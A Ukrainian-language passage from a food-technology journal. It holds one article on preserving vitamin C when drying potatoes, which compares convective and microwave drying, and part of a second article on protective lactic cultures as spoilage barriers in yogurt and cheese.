**Аналіз останніх досліджень і публікацій.** При переробленні картоплі особливо важливо зберегти її вітамінний склад, в першу чергу аскорбінову кислоту, вміст якої в бульбах коливається від 10 до 46 мг/% [1; 3]. Аскорбінова кислота належить до групи водорозчинних вітамінів. Бере участь в окисно-відновних реакціях, у багатьох процесах обміну, зокрема в регуляції вуглеводного обміну, обміну ароматичних амінокислот, тироксину, у синтезі катехоламінів, стероїдних гормонів, інсуліну. Є необхідною складовою частиною у процесі з'єднання крові, синтезу колагену, проколагену, регенерації сполучної та кісткової тканин. Регулює проникність капілярів (пригнічує гіалуронідазу). Бере участь у всмоктуванні заліза та синтезі гемоглобіну. За участю аскорбінової кислоти відбувається інактивація вільних радикалів, у зв'язку з чим аскорбінова кислота запобігає ушкодженню мембран клітин, зокрема лімфоцитів, внаслідок перекисного окислення. Така дія спричиняє цілий ряд імуномодуючих ефектів, зокрема посилює хемотаксис, синтез та вивільнення інтерферону, покращує міграцію лімфоцитів [4].

На кількість вітамінів в сушеній картоплі-напівфабрикаті впливають багато факторів, зокрема вихідний вміст вітамінів, умови і тривалість зберігання картоплі, попереднє оброблення і сушіння сировини, способи упаковки, умови і тривалість зберігання готової продукції. Головне завдання при переробленні картоплі – забезпечення максимального збереження аскорбінової кислоти на кожній стадії технологічного процесу. У процесі підготовки до сушіння картоплю чистять, ріжуть, бланшують і охолоджують у воді, розкладають на сита, а потім сушать. З метою запобігання потемнінню картоплі, необхідно зруйнувати окислювальну систему або ізолювати її від кисню повітря [5]. На практиці частіше застосовують перший спосіб – її інактивують бланшуванням або сульфитацією.

Можна також витримувати очищену картоплю у воді. При цьому кисень повітря не має доступу до картоплі [6].

Зазвичай ферменти картоплі руйнуються під час попереднього відварювання або бланшування, яке здійснюють обробкою бульб гарячою водою або парою при температурі не нижче 105 °С. Температура 75 °С і вище також є згубною для ферментів – вони інактивують або втрачають свою активність. Вченими [7–9] також встановлено, що бланшування у гарячому розчині лимонної кислоти концентрацією 0,1–0,3 % також позитивно впливає на збереження кольору картоплі та вміст аскорбінової кислоти.

Доведено, що при зберіганні сушених овочів активність ферментів залежить від температури попередньої обробки сировини і температури сушіння [6–8].

Деякі автори рекомендують обробляти сировину обкурюванням або обробкою сировини слабким водним розчином сірчистої кислоти або деякими її солями. Причому сульфитація застосовується поряд з бланшуванням або замість його. Сутність стабілізуючої дії сірчистої кислоти полягає в необоротності інактивації дії пероксидази і придушення активності поліфенолоксидази. Дія сірчистої кислоти зводиться до блокування активних груп ферментів, що викликають окислення вітаміну аскорбінової кислоти. При цьому пригнічується аскорбіноксидаза. У той же час сульфитація забезпечує краще збереження аскорбінової кислоти при зберіганні сушених продуктів тільки для тієї сировини, яка багата на цей вітамін. Вченими отримані дані про позитивний вплив сульфитації на збереження аскорбінової кислоти і  $\beta$ -каротину. Однак, сульфитація картоплі перед сушінням погіршує смак готового продукту і багатьма авторами не рекомендується [10; 11].

Окрім попередньої підготовки картоплі, велику увагу слід приділити процесу сушіння. Відомо багато способів сушіння, однак параметри проведення залежать від форми, розмірів та процесу попередньої підготовки картоплі, що суттєво впливає на вміст аскорбінової кислоти в готовому продукті чи напівфабрикаті [7; 8; 12; 13].

Таким чином, збереження чи збільшення вітамінного складу картоплі при її сушінні є вельми актуальним завданням.

**Постановка завдання.** Метою роботи було розробити нові технологічні рішення для максимального збереження аскорбінової кислоти при переробленні картоплі на напівфабрикат.

**Виклад основного матеріалу.** Якість сушеної картоплі та напівфабрикатів залежить від вмісту цукрів, які мають негативний вплив на якість продукту при сушінні. Високий вміст моноцукрів у сушеній картоплі приводить до неферментативного потемніння, зумовленого реакціями меланоїдиноутворення. Було проведено аналіз хімічного складу й технологічних характеристик сучасних сортів картоплі з істотним вмістом харчових волокон, які зумовлюють структуру сировини. Тому потрібно було обрати такі сорти, хімічний склад і технологічні особливості яких, забезпечили високі якісні показники готового продукту. Встановлено, що використання сортів картоплі з низьким вмістом крохмалю, дозволяють отримати найкращі якісні показники сушеного напівфабрикату [14].

Методика роботи полягала в наступному. Картоплю сортували, калібрували, мили, інспектували на наявність загнилих або пошкоджених примірників. З метою проведення ефективного технологічного процесу, очищену картоплю ополіскували, нарізали на пластинки товщиною 1,5–2 мм, проводили короткочасне бланшування і піддавали сушінню. Отримані зразки оцінювали за органолептичними та фізико-хімічними показниками.

В ході теоретичних і практичних досліджень встановлено, що кількісні втрати аскорбінової кислоти в технологіях сушеної картоплі можуть досягати 70–75 %. Ці втрати спостерігаються при очищенні, різанні, бланшуванні і сушінні підготовленої сировини. Зниження втрат при очищенні і різанні можливо досягти рекомендуючи паротермічний спосіб очищення картоплі. При зберіганні очищеної і нарізаної картоплі у воді і її бланшуванні частина аскорбінової кислоти внаслідок дифузійних процесів переходить в воду. В роботі запропоновано впливати на цей процес за рахунок використання замість води розчину аскорбінової кислоти концентрацією 3–5 %. Таким чином, при врівноваженні концентрацій аскорбінової кислоти, що знаходиться в картоплі і зовнішньому розчині, дифузійні процеси можливо призупинити.

Наступним етапом роботи було дослідження процесу сушіння, яке проводили конвективним способом при різних температурах в межах 50–100 °С, змінюючи швидкість руху повітря. Встановлено що найкращим режимом сушіння є сушіння при температурі 70 °С, і швидкості руху повітря в середині камери 2–6 м/с. Сушіння проводили до вмісту сухих речовин 8 %, при цьому тривалість становила 90 хвилин. Отримані дані зміни вмісту аскорбінової кислоти під час перероблення картоплі із застосуванням конвективного сушіння відображені в таблиці 1.

Але відомо, що конвективний спосіб сушіння є найтривалішим з усіх, тому також було досліджено сушіння в полі НВЧ. НВЧ опромінення проводилося при величині теплового потоку 170–850 Вт/см<sup>2</sup>. При підведенні теплового потоку величиною 170–300 Вт/см<sup>2</sup> процес сушіння був тривалим та спостерігалось неоднорідність та зміна забарвлення готового напівфабрикату. Підведення теплового потоку густиною 650–850 Вт/см<sup>2</sup> призводило до локального пригорання напівфабрикату та втрат аскорбінової кислоти до 70 %. Тому оптимальним є сушіння картоплі в полі НВЧ при величині теплового току в межах 350–600 Вт/см<sup>2</sup>. Дані по зміні вмісту аскорбінової кислоти в картоплі під час її перероблення та сушіння в полі НВЧ, відображені в таблиці 1.

Як видно з таблиці 1 вміст аскорбінової кислоти після процесу бланшування та охолодження у розчині аскорбінової кислоти дозволив досягти показника в напівфабрикаті, отриманого конвективним способом 173 мг/% і 390 мг/% при використанні НВЧ, що значно більше від вихідного вмісту.

Отримані зразки картоплі висушеної в полі НВЧ представлені на рисунку 1.

Дослідження органолептичних показників та хімічного складу отриманих зразків сушеної картоплі-напівфабрикату свідчить про його відмінні показники. Це – і загальний зовнішній вигляд, і яскраво виражений привабливий для споживача жовтий колір. Новий сушений продукт з картоплі відповідає вимогам діючих стандартів, містить до 390 мг/% аскорбінової кислоти, що дає можливість вважати його вітамінізованим. Отримані зразки випробували в лабораторних умовах в технологіях приготування перших і других обідніх страв. Була проведена порівняльна оцінка і дегустація виготовлених страв, яка показала переваги використання нових напівфабрикатів. Таким чином, проведені дослідження, дозволяють запропонувати вдосконалену технологію отримання сушеного картоплі, яка буде полягати в наступному (рисунк 2).

Таблиця 1

**Зміна вмісту аскорбінової кислоти в картоплі під час її перероблення**


Вид обробки	Вміст сухих речовин, %	Вміст аскорбінової кислоти, мг/%	
		у натуральній величині	у перерахунку на суху речовину
Картопля свіжа	20	12	60
Картопля після охолодження у розчині аскорбінової кислоти 3–5 % (вітамінізована)	17	160	941
Картопля висушена конвективним способом	92	50	54
Картопля конвективним способом вітамінізована	92	173	188
Картопля висушена в полі НВЧ	92	55	60
Картопля висушена в полі НВЧ вітамінізована	92	390	424



**Рис. 1.** Зразки сушеної вітамінізованої картоплі-напівфабрикату, отриманої:  
а – конвективним сушінням, б – в полі НВЧ

Спочатку картопля повинна пройти сортування і калібрування. При цьому бульби розподіляються на наступні фракції: великі – понад 6,5 см, середні – від 5 до 6,5 см і дрібні – від 4 до 5 см. Цю операцію необхідно виконувати ретельно, так як неуважна калібрування сировини збільшує кількість відходів при очищенні, ускладнює процес бланшування і негативно впливає на якість сушеної продукції. Для переробки рекомендуються бульби великих і середніх розмірів. Картоплю мийуть в спеціальних мийних машинах з метою видалення бруду, сторонніх домішок (землі, соломки тощо). Тривалість миття в мийних машинах залежить від ступеня забруднення картоплі. Відмиту картоплю інспектують за якістю, відбираючи бульби роздавлені, загнили, потворної форми і т.п. Очищення також виконують на відповідних машинах паротермічним способом. Інспекцію і доочистку картоплі виконують вручну. Для ополіскування необхідно використовувати слабкий розчин аскорбінової кислоти концентрацією 3–5 %, його ж використовують повторно, після різання картоплі на шматочки певної форми (пластинки, кубики, брусочки). Сушіння картоплі проводять загальноприйнятим способом до вологості 12 %. Після цього картоплю направляється на охолодження, фасування, вакуумну упаковку, оформлення готової продукції з наступною передачею на складське зберігання.

**Висновки.** У роботі запропоновано нові технологічні рішення для поліпшення якості і підвищення харчової цінності сушеної картоплі-напівфабрикату. Встановлено, що збереження аскорбінової кислоти картоплі забезпечується за рахунок додаткового оброблення її розчином



**Рис. 2.** Принципово-технологічна схема виробництва сушеної картоплі-напівфабрикату



аскорбінової кислоти концентрацією 3–5 % після бланшування. Процес сушіння підготовленої картоплі доцільно проводити в полі НВЧ, що дозволяє отримати напівфабрикат із високими органолептичними показниками та вмістом аскорбінової кислоти 390 мг/%.

#### Список літератури:

1. Salunkhe D. K., Desai B. B., Chavan J. K. Potatoes. In *Quality and preservation of vegetables*. 2021. P. 1–52.
2. Марценюк І. М.; Заволока К. С. Характеристика продукції, що виробляється з картоплі. Конференцію зареєстровано в УкрІНТЕІ (посвідчення № 645 від 21.10. 2020 р). 2020. С.169.
3. Giannakourou Maria C.; Taoukis Petros S. Effect of alternative preservation steps and storage on vitamin C stability in fruit and vegetable products: Critical review and kinetic modelling approaches. *Foods*. 2021. P. 10.
4. García Procaccini L. M., Huarte M., Goñi M. G., Martinez M. J. Ascorbic Acid and Citric Acid Treatments Increase the Shelf Life of Fresh-Cut Potato: Cultivar Effect. *Potato Research*. 2024. P. 1–23.
5. Tsouvaltzis Pavlos; Brecht Jeffrey K. Inhibition of enzymatic browning of fresh-cut potato by immersion in citric acid is not solely due to pH reduction of the solution. *Journal of food processing and preservation*. 2017. P. 41.
6. Dyab A. S., El-El-Sherif G., Gab-Allah R. Evaluate The Effect of Pretreatments Drying and Techniques on the Sweet Potato Slices. *Food Technology Research Journal*. 2023. № 1 (3). P. 9–19.
7. Sun X., Jin X., Fu N., Chen X. Effects of different pretreatment methods on the drying characteristics and quality of potatoes. *Food Science & Nutrition*. 2020. № 8 (11). P. 5767–5775.
8. Wang H., Liu Z. L., Vidyarthi S. K., Wang Q. H. Effects of different drying methods on drying kinetics, physicochemical properties, microstructure, and energy consumption of potato (*Solanum tuberosum* L.) cubes. *Drying Technology*. 2020. № 39 (3). P. 418–431.
9. Lagnika C., Riaz A., Jiang N., Song J., Effects of pretreatment and drying methods on the quality and stability of dried sweet potato slices during storage. *Journal of Food Processing and Preservation*. 2021. № 45 (10). e15807.
10. Desmon, A., Elias L., Divine B. N. Optimization of the blanching of potato (*Solanum tuberosum* L) slices by response surface methodology: Effect on the vitamin C content and drying kinetics. *Sustainable Chemical Engineering*. 2020. P. 17–32.
11. DE Souza Diane Maschio. Optimization of the drying process for production of biofortified sweet potato flour. *Journal of Food Processing and Preservation*. 2021. P. 45.
12. Малезик, І. Ф., Бандуренко, Г. М., Писарев, М. Г., Мисюра, Т. Г. Інноваційні рішення в технології сушіння картоплі. *Наукові праці Національного університету харчових технологій*. 2015. Т. 21. № 2. С. 203–210.
13. Писарев, М. Г., Бандуренко, Г. М., Дубковецький, І. В., Малезик, І. Ф. Шляхи зниження енерговитрат при отриманні сушеної картоплі. *Вісник харківського національного технічного університету сільського господарства імені Петра Василенка*. 2015. № 166. С. 75–81.
14. Писарев, М. Г.; Левківська, Т. М.; Бандуренко, Г. М. Перспективи використання сучасних сортів картоплі у виробництві сушених напівфабрикатів. *Вчені записки*. 2019. С. 92–101.

#### **Pisarev M.G., Levkivska T.M. STUDY OF THE PRESERVATION OF ASCORBIC ACID IN POTATOES DURING THE PRODUCTION OF DRIED SEMI-FINISHED PRODUCTS**

*The article deals with the problem of industrial processing of potatoes, which is of urgent importance today, as it allows to reduce the capacity of vegetable storages and reduce transportation. Given that one kilogram of dried potatoes is equivalent to eight kilograms of fresh potatoes, the savings within the state can be extremely significant. At the same time, losses of potatoes during storage are eliminated, nutritional value is more fully preserved, the possibility of enriching products with vitamins and other valuable components appears, conditions are created for complex processing of raw materials with full utilization of waste, and the creation of stocks of potato products in case of crop failure. The importance of preserving the vitamin composition of potatoes, primarily of ascorbic acid, which belongs to the group of water-soluble vitamins and participates in redox reactions, in many metabolic processes, in particular in the regulation of carbohydrate metabolism, the metabolism of aromatic amino acids, thyroxine, in the synthesis of catecholamines, steroid hormones, insulin. In the course of research, it was established that quantitative losses of ascorbic acid in dried potato technologies can reach 70–75 %. Especially important in today's conditions is the fact that the production of potato products allows you to significantly reduce the time required to prepare food at catering establishments and at home. Scientists have developed a new technology for dried semi-finished products from potatoes. The organoleptic and physico-chemical*

*indicators of quality, chemical composition and nutritional value of finished products were determined. Directions for its use are suggested. It is described that the main disadvantage of the convective drying method is its long duration, and when using the microwave drying method, there is local overheating of the semi-finished product due to intensive exposure, which negatively affects the quality of the finished product and requires further drying by convective method. The advantages of the microwave convective method have been established – it is the possibility of intensifying the process and increasing the content of ascorbic acid.*

**Key words:** *dry product, semi-product, potatoes, quality, nutritional value.*

**Чагаровський О.П.**

Одеський національний технологічний університет

**Лукашук А.В.**

ТОВ «Науково-виробнича організація «Лактол Інтернейшнл»

## КОНКУРУЮЧА МІКРОФЛОРА – ОСНОВНИЙ БІОЛОГІЧНИЙ БАР'ЄР У ВИРОБНИЦТВІ ФЕРМЕНТОВАНИХ МОЛОЧНИХ ПРОДУКТІВ З ПОДОВЖЕНИМ ТЕРМІНОМ ЗБЕРІГАННЯ

У статті розглянуто принципи та підходи до побудови біологічних бар'єрів, які перешкоджають розвитку мікробіального псування харчових продуктів. Наведено перелік основних бар'єрів (низька та висока температури, активна кислотність, конкуруюча мікрофлора, активність води, окисно-відновний потенціал та інші), які займають вагоме значення для виробництва ферментованих молочних виробів тривалого зберігання. Головну увагу сфокусовано на бар'єрі «конкуруюча мікрофлора», вплив якого на якість та безпечність ферментованих молочних продуктів, вивчений на сьогоднішній день недостатньо, що стримує його використання у вітчизняній молочній галузі. Даний бар'єр, як об'єкт уваги досліджень, був обраний також зважаючи на його відповідність сучасним глобальним ринковим трендам – «натуральність» та «чиста етикетка». Для вирішення проблем, які пов'язані із подовженням термінів придатності молочної продукції такі популярні методи як жорсткі режими температурної обробки та застосування консервантів не завжди дозволяють досягти бажаних результатів та не відповідають вказаним трендам і запитам сучасного ринку продуктів харчування. Суть досліджень полягала у вивченні деяких особливостей штамів молочнокислих мікроорганізмів (*Lactococcus lactis* ssp., *Lactobacillus* ssp.), які пропонуються на ринку України великими західними компаніями що є головними світовими виробниками заквашувальних препаратів (*Chr.Hansen*, *Danisco* та інші). Такі властивості як швидке споживання поживних речовин та мікроелементів, зниження окисно-відновного потенціалу, утворення в процесі ферментації антимікробних речовин та ряд інших були застосовані як додатковий бар'єрний інструмент у технологіях ферментованих молочних продуктів. Наведено приклади застосування біо-захисних культур для зберігання молока-сировини, для виробництва йогурту і сирів типу Гауда та Моцарелла. Здійснено порівняння споживчих характеристик молочних продуктів, вироблених із інноваційними культурами та традиційних продуктів. Розроблено рекомендації щодо застосування конкурентної мікрофлори для побудови бар'єрів у технологіях сучасних ферментованих молочних продуктів.

**Ключові слова:** молоко, йогурт, сир, бар'єрні технології, конкуруюча мікрофлора, харчова безпека, чиста етикетка.

**Постановка проблеми.** Головною вимогою до будь яких продуктів харчування, в тому числі і молочних, є їх безпечність для здоров'я людей. Також останнім часом в харчовій галузі, зокрема у виробництві кисломолочних продуктів і сирів, набирають все більшої популярності глобальні ринкові тренди, такі як «натуральність», «чиста етикетка», «зменшення харчових відходів» та інші. Ростає запит споживачів на доступну, смачну і натуральну їжу, яка, однак, повинна бути безпечною, якісною і з достатньо довгими термінами придатності. Такий запит продиктований зростаючим рівнем урбанізації населення, покращенням поінформованості споживачів про склад, цінність харчових продуктів і турботу про власне

здоров'я, посиленням конкуренції між виробниками продукції, збільшенням дистанцій і часових проміжків логістичних ланцюжків починаючи від виробників сировини, переробних підприємств і закінчуючи кошиком кінцевого споживача та рядом інших факторів. За таких обставин перед виробниками зокрема та промисловістю загалом постають нові виклики як досягти такого результату, коли буде можливим сумістити високу якість продукції, її натуральність та безпечність, тривалий термін придатності, що також сприятиме вирішенню екологічних проблем за рахунок зменшення відходів.

**Аналіз останніх досліджень і публікацій.** В кінці минулого століття завдяки детальному

аналізу та узагальненню масиву наукових літературних даних з питань безпечності харчових продуктів з тривалим терміном зберігання німецьким вченим професором Лотаром Ляйтнером був запропонований новий технічний термін «бар'єрні технології» [1, с. 17]. Такі технології, згідно визначення професора Ляйтнера, передбачають використання спеціального комплексу «бар'єрів», що гарантують мікробіальну стійкість, безпечність та стабільну споживчу цінність харчових продуктів під час їх тривалого зберігання. До основних бар'єрів, які мають місце у виробництві молочних продуктів слід віднести наступні: температура ( $t$ ), активність води ( $a_w$ ), активна кислотність ( $pH$ ), окисно-відновний потенціал ( $E_h$ ), конкуруюча мікрофлора ( $c.f.$ ), консерванти ( $pres.$ ), упаковка та пакувальні матеріали, фізичні процеси в технологічному ланцюжку (тиск, опромінення тощо).

Бар'єр «конкуруюча мікрофлора» набуває особливого значення для молочної галузі [2, с. 197], в якій переважна більшість технологій передбачає використання молочнокислих мікроорганізмів. Окрім добре відомих сьогодні методів зниження величини  $E_h$  (деаерації, більш жорстких режимів температурної обробки тощо) [1, с. 48], існують рішення із використанням молочнокислих бактерій. Біо-захисні культури FreshQ (*Lactobacillus paracasei*, *Lactobacillus rhamnosus*) компанії Chr. Hansen володіють здатністю до швидкого споживання мікроелементу марганцю, який міститься в молоці [3, с. 86], тим самим понижують окисно-відновний потенціал молочної суміші і позбавляють небажану мікрофлору (дріжджі та пліснява), необхідного нутрієнту для життєдіяльності. Схематично бар'єри у виробництві ферментованих молочних продуктів зображено на рисунку 1.

На перешкоді небажаній мікрофлорі знаходяться такі основні бар'єри як: низька температура  $t$  (охолодження до 4–6 °С для зберігання молока), висока температура  $F$  (пастеризація при 85–95 °С, 3–10 хв), конкуруюча мікрофлора  $c.f.$  (культури DVS з концентрацією культурної мікро-

флори  $10^{10}$ – $10^{11}$  КУО/г), активна кислотність  $pH$  (ферментація до значення 4,6 і нижче). Однак сторонні дріжджі та пліснява можуть здолати ці перешкоди, наслідком чого стане псування продукції в процесі її зберігання [4, с. 48, 67; 5, с. 599]. Застосування FreshQ дозволяє підсилити бар'єр конкуруюча мікрофлора  $c.f.$  і за рахунок зниження окисно-відновного потенціалу ( $E_h$ ) завдяки споживанню культурами такого мікроелементу як марганець та зменшити присутність нутрієнтів (**Nutr.**) шляхом споживання захисною мікрофлорою тих поживних компонентів, які також необхідні і для життєдіяльності небажаної мікрофлори.

На протипагу кисломолочним продуктам, процес виробництва твердих сирів континентальної групи має суттєві відмінності як у ряді технологічних кроків, так і у значеннях величин спільних параметрів. Це обумовлює, в тому числі, відмінності у бар'єрах, які стоять на перешкоді шкідливій мікрофлорі [1, с. 6–8; 4, с. 52]. Ця різниця, зокрема, полягає у більш ошадливих режимах пастеризації молока, вищих значеннях активної кислотності тощо. Відмінність як у переліку бар'єрів, так і у їх висоті призводить до того, що для твердих сирів можуть бути характерними такі вади готової продукції, які є нетиповими для кисломолочних виробів, і навпаки. Однією із головних вад у виробництві сирів континентальної групи є так зване «пізне здуття», яке проявляється у надмірному газоутворенні, спровокованому розвитком сторонньої спорової мікрофлори переважно роду *Clostridium* [4, с. 50]. Методами боротьби проти цього в сироробстві досить тривалий час залишаються додавання нітратів калію та натрію, препарату лізоциму, а також застосування апаратних методів мікробіологічного очищення молока, таких як бактофугування та мікрофільтрація. Такі заходи не дають змоги виробити повністю натуральний продукт або потребують великих інвестицій коштів в додаткове обладнання.




Рис. 1. Бар'єри у виробництві ферментованих молочних продуктів без застосування біо-захисних культур (суцільна лінія) та з їх присутністю (пунктирна лінія)

Натуральним рішенням, що дозволяє застосувати додатковий бар'єр у виробництві твердого сиру, є використання культурних молочнокислих мікроорганізмів, які продукують антибактеріальний пептид нізін [4, с. 160], котрий володіє здатністю пригнічувати розвиток широкого спектру грамположитивних мікроорганізмів, в тому числі спорових (таблиця 1) [6, с. 24]. Культури BioSafe виробництва Chr.Hansen містять в складі штам *Lactococcus lactis subsp. lactis*, який продукує нізін у процесі ферментації.

Зберігання молока-сировини перед його переробкою зіштовхується із рядом факторів, які в подальшому призводять до погіршення якості молочних продуктів, вироблених із такого молока. Цими факторами є високий показник окисно-відновного потенціалу  $E_h$ , який може сягати 450 мВ, та розвиток психрофільної мікрофлори [2, с. 165; 4, с. 59]. Високі значення редокс-потенціалу в молоці значним чином обумовлені розчиненим в ньому кисню ( $6 \div 7$  мкг/л) [3, с. 116]. Психрофільна мікрофлора переважно представлена аеробними штамми родів *Acinetobacter* та *Pseudomonas* [4, с. 59]. Ензими ліпази, протеази та інші, які продукують психрофільні штами, є достатньо термостійкими, не руйнуються при пастеризації і беруть участь у процесах ферментативної деструкції складових хімічних сполук кисломолочних продуктів та сирів під час їх виробництва, визрівання та зберігання [3, с. 93; 4, с. 60]. Таким чином, для гарантій виробництва якісної молочної продукції із високими споживчими характеристиками, які залишаються такими в процесі тривалого зберігання, досить гостро постає задача у зниженні окисно-віднов-

ного потенціалу сирого молока шляхом зниження вмісту розчиненого в ньому кисню. Застосування процесу деаерації молока потребує інвестицій у відповідне додаткове обладнання, а первинна термічна обробка молока перед його зберіганням, тобто термізація при 60–65 °С, містить ряд недоліків через фізико-хімічні зміни міцел казеїну, солей кальцію тощо.

Таку задачу можливо вирішити шляхом використання інновацій у сфері біо-технологічних рішень. Наприклад, культура GoodMilk від компанії Chr. Hansen містить штам *Lactococcus lactis subsp. lactis*, який відрізняється підвищеною здатністю до споживання кисню розчиненого в молоці [7, с. 7].

**Постановка завдання.** На прикладі виробництва йогурту, сирів Гауда та Моцарелла практично перевірити ефективність застосування інноваційних біо-захисних культур молочнокислих мікроорганізмів, які присутні на ринку України. Використовуючи порівняння органолептичних та інших споживчих властивостей молочних продуктів отримати дані щодо зміни якісних показників продукції протягом зберігання. На основі отриманих даних розробити рекомендації щодо застосування спеціальних культур у виробництві ферментованих молочних продуктів.

**Виклад основного матеріалу.** Для аналізу ефективності впливу нових додаткових бар'єрів у виробництві йогуртів було порівняно зразки вироблені шляхом сквашування молока йогуртовими культурами YF-L901 (*Streptococcus thermophilus*, *Lactobacillus delbrueckii subsp. bulgaricus*) з додаванням та без біо-захисної культури FreshQ-4 (рисунок 2).

Таблиця 1

Чутливість деяких грамположитивних мікроорганізмів до нізину

Неспороутворюючі мікроорганізми	Спороутворюючі мікроорганізми
<i>Lactococcus lactis spp cremoris</i>	<i>Bacillus coagulans</i>
<i>Streptococcus agalactia</i>	<i>Bacillus cereus</i>
<i>Streptococcus pyrogenes</i>	<i>Bacillus subtilis</i>
<i>Staphylococcus aureus</i>	<i>Stearothermophilus</i>
<i>Micrococcus luteus</i>	<i>Licheniformens</i>
<i>Lactobacillus brevis</i>	<i>Clostridium botulinum</i>
<i>Lactobacillus bulgaricus</i>	<i>Clostridium perfringens</i>
<i>Lactobacillus helveticus</i>	<i>Clostridium sporogenes</i>
<i>Lactobacillus casei</i>	<i>Clostridium butyricum</i>
<i>Lactobacillus plantarum</i>	<i>Clostridium bif fermentum</i>
<i>Lactobacillus bucheri</i>	<i>Clostridium pasteurinicum</i>
<i>Lactobacillus mesenteroides</i>	<i>Clostridium thermosaccharolyticum</i>
<i>Leuconostoc oenos</i>	<i>Clostridium tyrobutyricum</i>
<i>Leuconostoc mesenteroides</i>	
<i>Brevibacterium linens</i>	
<i>Listeria monocytogenes</i>	
<i>Listeria ivanovii</i>	
<i>Propionic bacteria</i>	




Рис. 2. Профілі споживчих характеристик зразків йогуртів після закінчення технологічного процесу виробництва (а) та після зберігання при 6 °С протягом 14 діб (б)

Зразки йогуртів були піддані органолептичній оцінці відразу після закінчення технологічного процесу виробництва, а також після зберігання при 6 °С протягом 14 діб. За результатами дегустації свіжих продуктів не було виявлено різниці в споживчих якостях. Після тривалого зберігання у зразка із застосуванням FreshQ параметри консистенції та йогуртового смаку залишились на високому рівні, подібному до такого ж і у свіжого йогурту. Контрольний зразок йогурту продемонстрував погіршення показників в'язкості, повноти структури згустку, чистих молочних нот і йогуртового смаку, суттєве збільшення показника відчуття сторонніх невластивих даному продукту присмаків. Такі зміни контрольного йогурту можна пояснити тим, що під час його зберігання відбувався розвиток сторонньої мікрофлори, такої як дріжджі та пліснява.

Таким чином, можна стверджувати, що застосування культури FreshQ у виробництві ферментованих молочних продуктів призводить до створення додаткових бар'єрів для розвитку небажаної мікрофлори, що дає змогу зберегти на високому рівні споживчі характеристики продукції навіть після тривалого зберігання.

Ефективність застосування культур, що продукують нізін, було продемонстровано під час виробництва твердого сиру із молока, яке містило визначену концентрацію спор шкідливої мікрофлори. Було проведено дві паралельні тестові виробки сиру Гауда з масовою часткою жиру в сухій речовині 48 %, молоко для яких було свідомо обнаселено спорами бактерій *Clostridium tyrobutyricum* в концентрації 25 спор/100 мл [6, с. 17]. В одну із варок сиру, окрім основної стартової культури

ES-C501 було також додано культуру BioSafe BS-10. Параметри технологічного процесу виробництва та визрівання даних сирів були ідентичними і після закінчення процесу визрівання, який становив 4 місяці, зразки із обох варок були піддані оцінці та порівнянню за споживчими характеристиками (рисунок 3).

